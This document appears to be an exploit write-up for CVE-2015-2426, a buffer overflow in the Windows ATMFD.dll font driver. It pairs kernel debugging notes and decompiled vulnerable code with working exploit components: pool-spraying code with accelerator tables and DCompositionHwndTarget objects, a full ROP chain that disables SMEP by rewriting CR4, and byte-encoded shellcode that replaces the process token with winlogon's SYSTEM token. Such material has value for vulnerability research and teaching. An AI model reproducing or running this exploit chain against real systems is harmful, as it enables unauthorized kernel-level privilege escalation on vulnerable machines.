OpenType Font Driver Vulnerability

CVE-2015-2426/MS15-078

Background


What this malware do:

Buffer overflow vulnerability in the Atmfd.dll.

Organize kernel ROP gadgets.

Disable the SMEP protection.

Elevate a process’s priviledge.



ATMFD--Adobe Type Manager Font Driver

win32k.sys:

Kernel side of the Windows Sub-Sy

Graphical User Interface (GUI) infrastructure of the system.

Experimental environment

Kernel debugging: Using VMWARE and WinDbg

Host machine:

windows 10 x64

Target machine:

Windows 8.1 pro x64 Build 9600 no updates installed.

Google Chrome: v40.0.2214.93 (64-bit)

win32k.sys: version 6.3.9600.16384 Date modified 2013/8/22

ATMFD.dll: version 5.1 Build 238 Date modifed 2013/8/21

Building the malware

Tools used:

Visual Studio 2013

python pefile

1. Build the pic.exe using Visual Studio
2. Build injector.exe from make-raw-bytes.py, make-injector-cpp.py and pic.exe

Stack when the memory corruption

```
kd> k
 # Child-SP          RetAddr           Call Site
00 ffffd000`22c2c478 fffff803`d504d7c6 nt!DbgBreakPointWithStatus
01 ffffd000`22c2c480 fffff803`d504d0d7 nt!KiBugCheckDebugBreak+0x12
02 ffffd000`22c2c4e0 fffff803`d4fc41a4 nt!KeBugCheck2+0x8ab
03 ffffd000`22c2cbf0 fffff803`d4fdd462 nt!KeBugCheckEx+0x104
04 ffffd000`22c2cc30 fffff803`d4edcffd nt! ?? ::FNODOBFM::`string'+0x8ed2
05 ffffd000`22c2ccd0 fffff803`d4fce32f nt!MmAccessFault+0x7ed
06 ffffd000`22c2ce10 fffff960`00b5fe6c nt!KiPageFault+0x12f
07 ffffd000`22c2cfa0 fffff960`00b60bf6 ATMFD+0x11e6c
08 ffffd000`22c2cfe0 fffff960`00b61524 ATMFD+0x12bf6
09 ffffd000`22c2d150 fffff960`00b5be39 ATMFD+0x13524
0a ffffd000`22c2d260 fffff960`00b55cee ATMFD+0xde39
0b ffffd000`22c2d320 fffff960`00b520d8 ATMFD+0x7cee
0c ffffd000`22c2d420 fffff960`00355dc6 ATMFD+0x40d8
0d ffffd000`22c2d580 fffff960`000f532f win32k!atmfdLoadFontFile+0x56
0e ffffd000`22c2d5d0 fffff960`000f5204 win32k!PDEVOBJ::LoadFontFile+0x83
0f ffffd000`22c2d690 fffff960`00115ad4 win32k!vLoadFontFileView+0x438
10 ffffd000`22c2d710 fffff960`0011676d win32k!PUBLIC_PFTOBJ::bLoadFonts+0x410
11 ffffd000`22c2d840 fffff960`00116638 win32k!GreAddFontResourceWInternal+0xdd
12 ffffd000`22c2d8d0 fffff803`d4fcf8b3 win32k!NtGdiAddFontResourceW+0x161
13 ffffd000`22c2da90 00007ffd`aaa3375a nt!KiSystemServiceCopyEnd+0x13
14 000000e0`e19bf3f8 00000000`00000000 GDI32!NtGdiAddFontResourceW+0xa
```

Trigger vulnerability

https://drive.google.com/file/d/0ByhqL4YhrnX7WFZISFNiVWxjX3M/view?usp=sharing

Trigger the memory crash

Need to enable the special pool for the win32k.sys

Special pool: To detect memory corruption

https://docs.microsoft.com/en-us/windows-hardware/drivers/devtest/special-pool

by running:

```
verifier /flags 0x1 /driver win32k.sys
```

Then restart

To analysis the atmfd.dll


atmfd.dll no symbols

https://googleprojectzero.blogspot.com/2016/06/a-year-of-windows-kernel-font-fuzzing-1_27.html

http://blogs.360.cn/blog/hacking-team-part5-atmfd-0day-2/

GPOS — Glyph Positioning Table

https://www.microsoft.com/typography/otspec/gpos.htm




Inspect the FeatureTag of each feature, and select the feature tables to apply to an input glyph string.
one FeatureTag: kern (kerning)

pseudo-code for the vulnerable part in atmfd.dll:

```
Class1DefBuf = AllocMemory(32i64 * (unsigned int)Class1Count, v23, 1, 1);
  if ( Class1DefBuf )
  {
    Class2DefBuf = AllocMemory(32i64 * Class2Count, v24, 1, 1);
    if ( Class2DefBuf )
    {
      Class1DefSrc = *(_BYTE *)(SubTableObject + 9) | (unsigned __int16)(*(_WORD *)(SubTableObject + 8) << 8);
      LODWORD(v50) = Class1Count;
      v55 = CopyClassDefData(
              SubTableObject,
              Class1DefSrc,
              TableEnd,
              GlyphsCount,
              (__int64)v50,
              (__int64)arg_40,
              FirstBuf,
              Class1DefBuf);
      if ( v55 == 1 )
      {
        v55 = 0;
        Class2DefSrc = *(_BYTE *)(SubTableObject + 11) | (unsigned __int16)(*(_WORD *)(SubTableObject + 10) << 8);
        v27 = Class2Count;
        LODWORD(v50) = Class2Count;
        v55 = CopyClassDefData(
                SubTableObject,
                Class2DefSrc,
                TableEnd,
                GlyphsCount,
                (__int64)v50,
                (__int64)arg_40,
                FirstBuf,
                Class2DefBuf);
```

AllocMemory encapsulate the EngAllocMem outputed by the win32k.sys pseudo code for the AllocMemory:

```
CHAR* ClassDef1Buf = EngAllocMem("Adbe", FL_ZERO_MEMORY, length+8); //allocates >= 8 bytes
```



Problem: the code never check if the Class1Count is zero and will always copy 0x20 bytes special date to the allocated memory as stated above.

Exploit--Spray the pool

Allocate 5000 objects of Accelerator Table

Free some to create holes.

Why Accelerator table? https://2016.zeronights.ru/wp-content/uploads/2016/12/Win10LPE.pdf

Easy allocation and destruction, controlled size

```
// Initial setup for pool fengshui.
lpAccel = (LPACCEL)Mymalloc(sizeof(ACCEL));
SecureZeroMemory(lpAccel, sizeof(ACCEL));

// Create many accelerator tables, and store them.
pAccels = (HACCEL *)MyVirtualAlloc((LPVOID)(ACCEL_ARRAY_BASE), sizeof(HACCEL) * 5000, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
for (i = 0; i < 5000; i++) {
    hAccel = MyCreateAcceleratorTableA(lpAccel, 1);
    pAccels[i] = hAccel;
}
```

https://www.crowdstrike.com/blog/sheep-year-kernel-heap-fengshui-spraying-big-kids-pool/

http://www.alex-ionescu.com/?p=231

```
// Create holes in the series of accelerator tables.
for (i = 3600; i < 4600; i += 2) {
    MyDestroyAcceleratorTable(pAccels[i]);
}

// Fill the holes with with DCompositionHwndTarget(s).
// (at this point we have a series of alternating DCompositionHwndTarget objects)
for (int i = 0; i < 500; i++) {
    MyCreateDCompositionHwndTarget(pHwnds[i], 0, DCOM_ARRAY_BASE + i * 4);
}

// Create "adjacent" holes (to the previous holes) in the series of
// accelerator tables.
for (int i = 3601; i < 4601; i += 2) {
    MyDestroyAcceleratorTable(pAccels[i]);
}

// Fill the holes with with DCompositionHwndTarget(s).
// (at this point we have a contiguous series of DCompositionHwndTarget objects)
for (int i = 500; i < 1000; i++) {
    MyCreateDCompositionHwndTarget(pHwnds[i], 0, DCOM_ARRAY_BASE + i * 4);
}
```

use CHwndTargetProp objectes to fill up the holes

win32k!_CreateAcceleratorTable
win32k!CreateDCompositionHwndTarget

https://community.rapid7.com/community/metasploit/blog/2015/09/10/a-debugging-session-in-the-kernel

```
// Create some holes in the contiguous series of DCompositionHwndTarget objects,
// that we insert the vulnerable object into.
for (int i = 400; i < 405; i++) {
    MyDestroyDCompositionHwndTarget(pHwnds[i], 0);
}
```

Structure from CHwndTargetProp (no public document for this obeject structure in WIn32k)

http://blogs.360.cn/blog/hacking-team-part5-atmfd-0day-2/

```
kd> dps fffff901443cdf40
fffff901`443cdf40 fffff960`00526d00 win32k!CHwndTargetProp::`vftable'
fffff901`443cdf48 fffff901`4082d9b0
fffff901`443cdf50 00000000`00000000
fffff901`443cdf58 ffffe001`2ed25d60
fffff901`443cdf60 00000000`00000000
fffff901`443cdf68 00000000`00000001
```


What's in this vitural table:

```
kd> dps fffff960`00526d00
fffff960`00526d00 fffff960`0031f470 win32k!CHwndTargetProp::Delete
fffff960`00526d08 fffff960`003b1378 win32k!CHwndTargetProp::GetAtom
fffff960`00526d10 48273f8a`8c7ed206
fffff960`00526d18 6cfcae1f`9eaeabb3
```

DestroyDCompositionHwndTarget

SMEP

SMEP (Supervisor Mode Execution Prevention) is a mitigation that aims to prevent the CPU from running code from user-mode while in kernel-mode. SMEP is implemented at the page level, and works by setting flags on a page table entry, marking it as either U (user) or S (supervisor). When accessing this page of memory, the MMU can check this flag to make sure the memory is suitable for use in the current CPU mode.



cited from https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2015/september/exploiting-cve-2015-2426-and-how-i-ported-it-to-a-recent-windows-8.1-64-bit/

The ROP chain:

```
*(ULONGLONG *)(PAYLOAD_BASE + 0x5010) = win32k_base_addr + 0x19fab;    // pop rax # ret  (RAX is source for our write)
*(ULONGLONG *)(PAYLOAD_BASE + 0x5018) = win32k_base_addr + 0x352220;   // pop into rax   (pointer to leaked address of `ntoskrnl!
    ExAllocatePoolWithTag` that win32k imports)
*(ULONGLONG *)(PAYLOAD_BASE + 0x5020) = win32k_base_addr + 0x98156;    // pop rcx # ret  (RCX is destination for our write)
*(ULONGLONG *)(PAYLOAD_BASE + 0x5028) = PAYLOAD_BASE + 0x100;          // pop into rcx   (memory to write leaked address)
*(ULONGLONG *)(PAYLOAD_BASE + 0x5030) = win32k_base_addr + 0xc432f;    // mov rax, [rax] # mov [rcx], rax # ret (write gadget to [RCX])


*(ULONGLONG *)(PAYLOAD_BASE + 0x5038) = win32k_base_addr + 0x14db;     // pop rbx # ret
*(ULONGLONG *)(PAYLOAD_BASE + 0x5040) = PAYLOAD_BASE + 0x5100;         // this will clobber the existing vTable object pointer (RBX) ----------------------
                                                                       //                                                                                   |
// Setup the new fake vTable at 0x42005100. We don't do anything interesting                                                                         |
// with the second call. We just want it to return nicely.                                                                                           |
*(ULONGLONG *)(PAYLOAD_BASE + 0x5100) = PAYLOAD_BASE + 0x5110;         // double-dereference to get to gadget                          (actual ROP chain |
*(ULONGLONG *)(PAYLOAD_BASE + 0x5108) = PAYLOAD_BASE + 0x5110;         // (arbitrary pointer to pointer)                                continues here) |
*(ULONGLONG *)(PAYLOAD_BASE + 0x5110) = win32k_base_addr + 0x6e314;    // (`RET` gadget)                                                                    |
                                                                       //                                                                                   |
// Resume execution. Restore original stack pointer.                                                                                                 |
*(ULONGLONG *)(PAYLOAD_BASE + 0x5048) = win32k_base_addr + 0x7018e;    // mov rax, r11 # ret (register holding a value close to original stack pointer) <-
*(ULONGLONG *)(PAYLOAD_BASE + 0x5050) = win32k_base_addr + 0x98156;    // pop rcx # ret
*(ULONGLONG *)(PAYLOAD_BASE + 0x5058) = 0x8;                           // pop into rcx
*(ULONGLONG *)(PAYLOAD_BASE + 0x5060) = win32k_base_addr + 0xee38f;    // add rax, rcx # ret (adjust the stack pointer)
*(ULONGLONG *)(PAYLOAD_BASE + 0x5068) = win32k_base_addr + 0x1f8c1;    // push rax # sub eax, 8b480020h # pop rsp # and al, 8 # mov rdi, qword ptr [rsp+10] # mov eax, edx # ret
//

*(ULONGLONG *)(PAYLOAD_BASE + 0x5000) = win32k_base_addr + 0x189a3a;  // xchg eax, esp # sbb al, 0 # mov eax, ebx # add rsp, 0x20 # pop rbx # ret
*(ULONGLONG *)(PAYLOAD_BASE + 0x5008) = 0x41414141;                   // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5010) = 0x41414141;                   // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5018) = 0x41414141;                   // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5020) = 0x41414141;                   // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5028) = win32k_base_addr + 0x19fab;   // pop rax # ret
*(ULONGLONG *)(PAYLOAD_BASE + 0x5030) = 0x406f8;                      // pop into rax, cr4 value
*(ULONGLONG *)(PAYLOAD_BASE + 0x5038) = nt_base_addr + 0x38a3cc;      // mov cr4, rax # add rsp, 0x28 # ret  (SMEP disabling gadget)
*(ULONGLONG *)(PAYLOAD_BASE + 0x5040) = 0x41414141;                   // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5048) = 0x41414141;                   // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5050) = 0x41414141;                   // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5058) = 0x41414141;                   // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5060) = 0x41414141;                   // filler
*(ULONGLONG *)(PAYLOAD_BASE + 0x5068) = PAYLOAD_BASE;                 // return to userland and win!
*(ULONGLONG *)(PAYLOAD_BASE + 0x5070) = win32k_base_addr + 0x165010;  // CHwndTargetProp::Delete(void)
//
```

ShellCode in user-mode:

```
char sc[] = {
    '\x4D', '\x8B', '\xBB', '\x68', '\x01', '\x00', '\x00',                                 // mov r15, [r11+0x168], save return address of kernel stack
    '\x41', '\x51',                                                                         // push r9 save regs
    '\x41', '\x52',                                                                         // push r10
    '\x65', '\x4C', '\x8B', '\x0C', '\x25', '\x88', '\x01', '\x00', '\x00',                 // mov r9, gs:[0x188], get _ETHREAD from KPCR (PRCB @ 0x180 from KPCR, _ETHREAD @
        0x8 from PRCB)
    '\x4D', '\x8B', '\x89', '\xB8', '\x00', '\x00', '\x00',                                 // mov r9, [r9+0xb8], get _EPROCESS from _ETHREAD
    '\x4D', '\x89', '\xCA',                                                                 // mov r10, r9 save current eprocess
    '\x4D', '\x8B', '\x89', '\x40', '\x02', '\x00', '\x00',                                 // mov r9, [r9+0x240] $a, get blink
    '\x49', '\x81', '\xE9', '\x38', '\x02', '\x00', '\x00',                                 // sub r9, 0x238 => _KPROCESS
    '\x41', '\x81', '\xB9', '\x38', '\x04', '\x00', '\x00', '\x77', '\x69', '\x6E', '\x6C',  // cmp [r9+0x438], 0x6c6e6977 does ImageName begin with 'winl' (winlogon)
    '\x75', '\xe5',                                                                         // jnz $a no? then keep searching!
    '\x4D', '\x8B', '\xA1', '\xE0', '\x02', '\x00', '\x00',                                 // mov r12, [r9+0x2e0] get pid
    '\x48', '\xC7', '\xC0', '\x00', '\x10', '\x00', '\x42',                                 // mov rax, 0x42001000
    '\x4C', '\x89', '\x20',                                                                 // mov [rax], r12 save pid for use later
    '\x4D', '\x8B', '\x89', '\x48', '\x03', '\x00', '\x00',                                 // mov r9, [r9+0x348] get token
    '\x49', '\x83', '\xE1', '\xF0',                                                         // and r9, 0xfffffffffffffff0 get SYSTEM token's address
    '\x49', '\x83', '\x41', '\xD0', '\x0A',                                                 // add [r9-0x30], 0x10 increment SYSTEM token's reference count by 0x10
    '\x4D', '\x89', '\x8A', '\x48', '\x03', '\x00', '\x00',                                 // mov [r10+0x348], r9 replace our token with system token
    '\x41', '\x5A',                                                                         // pop r10 restore regs
    '\x41', '\x59',                                                                         // pop r9
    '\x41', '\x53',                                                                         // push r11, pointer near to original stack
    '\x5C',                                                                                 // pop rsp
    '\x48', '\x81', '\xC4', '\x68', '\x01', '\x00', '\x00',                                 // add rsp, 0x168, restore original kernel rsp
    '\x4C', '\x89', '\x3C', '\x24',                                                         // mov [rsp], r15, restore original return address
    '\xFF', '\x24', '\x25', '\x70', '\x50', '\x00', '\x42',                                 // jmp [0x42005070], continue on to delete the object CHwndTargetProp::Delete(void)
    0
};
```

The future of ROP

Several years

Intel CET(Control-flow Enforcement Technology) technology.

shadow stack

https://software.intel.com/sites/default/files/managed/4d/2a/control-flow-enforcement-technology-preview.pdf